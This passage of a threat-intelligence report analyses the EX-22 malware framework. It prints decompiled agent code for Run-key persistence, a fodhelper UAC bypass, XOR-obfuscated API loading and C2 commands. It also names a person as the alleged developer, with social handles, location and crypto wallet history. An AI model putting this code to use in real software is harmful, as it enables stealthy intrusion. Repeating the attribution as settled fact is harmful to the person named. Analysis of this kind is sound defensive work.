Seems, like the developer has copy pasted the entire code from this PoC , and added a very little change to the name of the log file and two aditional special keys inside the **Keyboard** function.

Persistence & Scheduled Tasks

Regarding the persistence of the agent, it uses registry modification to add the binary to the target machine so that every time the user logs in to the windows, the agent will execute.




```
system("reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run /v worm /t REG_SZ ");
RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &v229);
FullPathNameA = GetFullPathNameA("worm.exe", 0x38u, pExecInfo, 0i64);
RegSetValueExA(v229, "worm", 0, 1u, pExecInfo, 0x66u);
RegCloseKey(v229);
send(sock, "PERSISTENCE ACHIEVED 1", 47, 0);
```

This is done by using the system function to add the value under the Run key in the current user registry hive, I..e., the value worm and then the full path is added under the Run Key, and once this is done, it sends a message PERSISTENCE ACHIEVED to the operator.

Also, during this post-exploitation phase, the agent can be copied to a location, then a scheduled task can be created to execute the binary at a certain time frame, with a random task or process name for simple persistence.

Restart Bot



```
      v56 = 1;
      if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v316, "rsts") )
        v59 = 0;
    }
    if ( v56 )
      std::string::~string(v316);
    if ( v55 )
      std::string::~string(v317);
    if ( v54 )
      std::allocator<char>::~allocator(&v318);
    std::string::~string(v313);
    std::string::~string(v314);
    std::allocator<char>::~allocator(&v315);
    if ( v59 )
      system("C:\\Windows\\System32\\shutdown /r /t 0");
    v60 = v458;
    std::allocator<char>::allocator(&v321);
    std::string::string(v320, buf, &v321);
    std::string::string(v319, v320, 0i64, v60);
    LOBYTE(v60) = std::operator==<char,std::char_traits<char>,std::allocator<char>>(v319, "BRS");// BOT RESTART
    std::string::~string(v319);
    std::string::~string(v320);
    std::allocator<char>::~allocator(&v321);
    if ( v60 )
    {
      std::string::string(v250);
      v61 = std::string::length(v250) + 1;
      v62 = std::string::c_str(v250);
      send(sock, v62, v61, 0);
      std::string::~string(v250);
    }
```


Once the operator sends the command BRS to the agent, the agent uses system function to restart the target machine, using command :

C:\\Windows\\System32\\shutdown /r /t 0

just in case for confusion, here BOT is actually the infected or victim machine.


Improvement in version 1.1

Now, the sample which we did a brief walkthrough in th previous sections was the very first file uploaded in the wild. In the second sample, the only improvement done was using XOR to encrypt the Windows APIs being used.




```
Function name
__mingw_invalidParameterHandler
pre_c_init
pre_cpp_init
__tmainCRTStartup
WinMainCRTStartup
mainCRTStartup
printf(char const*,...)
Gdiplus::GetImageEncoders(uint,uint,Gdiplus::ImageCodec
Gdiplus::GetImageEncodersSize(uint *,uint *)
xord(char *,ulong long,char *,ulong long)
search(void)
Keyword(std::string)
Keyboard(int)
savefile(std::string)
Download(void)
WindowDisable(void)
WindowsReanable(void)
GetEncoderClsid(wchar_t const*,_GUID *)
main
__tcf_0
__static_initialization_and_destruction_0(int,int)
_GLOBAL__sub_I_wsaData
recv
Line 10 of 2703
```

```
  _main();
  AllocConsole();
  WindowA = FindWindowA("ConsoleWindowClass", 0i64);
  strcpy(v330, "O");
LABEL_2:
  cp = "127.0.0.1";
  v538 = -25536;
  WSAStartup(0x202u, &wsaData);
  sock = WSASocketA(2, 1, 6, 0i64, 0, 0);
  lux.sa_family = 2;
  *(_WORD *)lux.sa_data = htons(v538);
  *(_DWORD *)&lux.sa_data[2] = inet_addr(cp);
  memset(buf, 0, 0xFE5ui64);
  v537 = recv(sock, buf, 4096, 0);
  ProcName[0] = 14;
  ProcName[1] = 43;
  ProcName[2] = 37;
  ProcName[3] = 58;
  ProcName[4] = 60;
  ProcName[5] = 59;
  ProcName[6] = 27;
  ProcName[7] = 32;
  ProcName[8] = 36;
  ProcName[9] = 42;
  ProcName[10] = 33;
  ProcName[11] = 31;
  qmemcpy(v329, "=&9&#*(*<", sizeof(v329));
  xord(ProcName, 21ui64, v330, 2i64);
  ModuleHandleA = GetModuleHandleA("Advapi32.dll");
  ProcAddress = GetProcAddress(ModuleHandleA, ProcName);
```



```
sub     rsp, 10h
mov     [rbp+arg_0], rcx
mov     [rbp+arg_8], rdx
mov     [rbp+arg_10], r8
mov     [rbp+arg_18], r9
mov     [rbp+var_4], 0
mov     [rbp+var_8], 0
jmp     short loc_40163D

loc_40163D:
mov     eax, [rbp+var_8]
cdqe
cmp     rax, [rbp+arg_8]
jb      short loc_4015EB

loc_4015EB:
mov     eax, [rbp+var_4]
cdqe
mov     rdx, [rbp+arg_18]
sub     rdx, 1
cmp     rax, rdx
jnz     short loc_401604

add     rsp, 10h
pop     rbp
retn
_Z4xordPcyS_y endp
```




```
mov     word ptr [rbp+23F0h+var_7E0], 4Fh ; 'O'
```

Here, the XOR decrypt function simply uses a key **4F** in hex to decrypt the API names during runtime, and apart from that, there are no visible changes in the other samples.


A little OSINT on the developer of EX-22

Keeping in mind, the fact that there is a single developer for this framework. We found an interesting string where the agent binary was stored in the a path "C:\Users\Raymond Moluno\Documents\worm.exe" which was to be appended under the registry and is supposed to run along with the fodhelper binary.



```
system(
  "reg add HKEY_CURRENT_USER\\SOFTWARE\\Classes\\ms-settings\\Shell\\Open\\command /v DelegateExecute /t REG_SZ ");
RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Classes\\ms-settings\\Shell\\Open\\command", &phkResult);
RegSetValueExA(phkResult, 0i64, 0, 1u, "C:\\Users\\Raymond Moluno\\Documents\\worm.exe", 0x2Du);
RegCloseKey(phkResult);
```


So, in this case there are a few evidences which prove that the name of the developer is Raymond Moluno.



```
LABEL_2:
  cp = "127.0.0.1";
  v459 = -25536;
  WSAStartup(0x202u, &wsaData);
  sock = WSASocketA(2, 1, 6, 0i64, 0, 0);
  lux.sa_family = 2;
  *lux.sa_data = htons(v459);
  *&lux.sa_data[2] = inet_addr(cp);
  memset(buf, 0, 4069ui64);
  v458 = recv(sock, buf, 4096, 0);
  WSAConnect(sock, &lux, 16, 0i64, 0i64, 0i64, 0i64);
  v457 = 0;
  TokenHandle = 0i64;
  CurrentProcess = GetCurrentProcess();
  if ( OpenProcessToken(CurrentProcess, 8u, &TokenHandle) )
  {
    ReturnLength = 4;
    if ( GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation, 4u, &ReturnLength) )
    {
      v457 = TokenInformation;
      if ( TokenInformation )
        send(sock, "+", 2, 0);
      else
        send(sock, "-", 2, 0);
    }
  }
```

- **Evidence 1 : Name**


  The binary path which is to be executed and added is hardcoded in this case, which means the operator is well aware of the fact that, there can be a case where the victim is known and is **Raymond Moluno**, but looking at this code snippet where the remote host is **localhost** itself, gives us a little idea that the operator is well-known about the fact that there localhost is up in the victim machine, which then sends information about the current processtoken privilege. But we think, that the operator himself has been running the agent in the same machine, which he himself logged into. So, we can conclude that the developer of this framework is **Raymond Moluno** who knows where the exact binary is stored inside the his test VM or his personal workstation where he has been testing the binary.



EXFILTRATOR-22 Is Opened to Everyone, the aim of Ex22 is to remain fully undectable.

You want to move through Cooperate Networks, expanding your reach ? Ex22 got you.
I've created a worm that spreads through cooperate network abusing some well known techniques and still manages to remain stealth while moving.

Ex22 will be available when Virustotal tells us we are 0/72...


4,532,898th

Most Common surname in the World

Approximately 19 people bear this surname

MOST PREVALENT IN: Nigeria

HIGHEST DENSITY IN: Nigeria

Moluno Surname


The meaning of this surname is not listed.

Submit the Meaning of This Surname for a Chance To Win a $60 Genealogy DNA Test
DNA test information

- Evidence 2 : Location

As per the telemetry regarding surface of all the three samples, which the author himself uploaded to gain his brag rights against VirusTotal, are from **Nigeria** itself. Also the Moluno surname is pretty prevalent in **Nigeria.** Somehow linking between the first sample, where there is no xor encryption , then in the improved version which is the second and third sample where with xor encryption, somehow links the developer himself has been uploading all these samples to check the detection of his agent on VirusTotal from **Nigeria**.

- Social Accounts : https://twitter.com/DWORKWITH
- Phone-Model : MIUI 13
- XSS - Forum : Here.



Etherscan

Home | Blockchain | Tokens | NFTs | Resources | Developers | More | Sign In

Address 0xED[redacted]89

Buy | Exchange | Earn | Gaming

More

Overview

ETH BALANCE
0.014271146354487 ETH

ETH VALUE
$22.27 (@ $1,560.69/ETH)

More Info

PRIVATE NAME TAGS
+ Add

LAST TXN SENT
0x[redacted] from 12 days 16 hrs ago

FIRST TXN SENT
0x[redacted] from 224 days 9 hrs ago


Sponsored

Transactions | Token Transfers (ERC-20) | Analytics | Comments

Latest 7 from a total of 7 transactions

Transaction Hash	Method	Block	Age	From		To	Value	Txn Fee
0x[redacted]	Transfer	16687250	12 days 16 hrs ago	[redacted]	OUT	Binance 14	0.19437027 ETH	0.00072885
0xf[redacted]	Transfer	16687050	12 days 17 hrs ago	[redacted]	IN	0[redacted]	0.19045232 ETH	0.00086554
0x[redacted]	Transfer	16154798	87 days 1 hr ago	[redacted]	OUT	Tether: USDT Stablec...	0 ETH	0.00081342
0[redacted]	Transfer	15216478	224 days 9 hrs ago	[redacted]	OUT	Binance 14	0.15309861 ETH	0.00026862
0[redacted]	Transfer	14807619	291 days 17 hrs ago	[redacted]	IN	0[redacted]	0.00986 ETH	0.00053185
0x[redacted]	Transfer	14086444	404 days 8 hrs ago	[redacted]	IN	0[redacted]	0.07860315 ETH	0.00267236
0x[redacted]	Transfer	14052661	409 days 13 hrs ago	Binance US 3	IN	0[redacted]9	0.08463546 ETH	0.004368

- **Ethereum Wallet Balance**




```
WALLET STATEMENT                                            BITCOIN

* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *

WALLET ADDRESS:  1AWr[redacted]QY

BTC BALANCE SUMMARY:

STARTING BALANCE (09/05/2021)  0.00000000 BTC                     0.00 USD
TOTAL RECEIVED                 1.28558031 BTC                44,534.63 USD
TOTAL SENT                     1.28558031 BTC                43,876.54 USD
```

- **Bitcoin Wallet Balance**

Upcoming intel regarding EX-22

The developer of the framework who goes with telegram username DWORKWITH has claimed that his agents now support XCHACHA20 encryption method, and his current agents are completely undetectable by EDR vendors.

Proof :



Desire
last seen recently

[redacted] RSA, DES which encryption? [redacted]


[redacted]
i mean in FUD Payloa...
Xchacha20... [redacted]

[redacted]

User Info

Desire
last seen recently

@DWORKWITH
Username



Desire
last seen recently

[redacted] how can I trust a product without any poc [redacted]

[redacted]
[redacted] how can I trust a prod...
I believe I've done two POC already that are available on YouTube... I've had so many people buy Ex22 recently without asking much my friend. [redacted]

but those are 5/72 deetction? [redacted]

[redacted]
No my friend I'm assuring you that it's not 5/72 anymore. [redacted]

User Info

Desire
last seen recently


@DWORKWITH
Username

ADD TO CONTACTS

Notifications

2 shared links

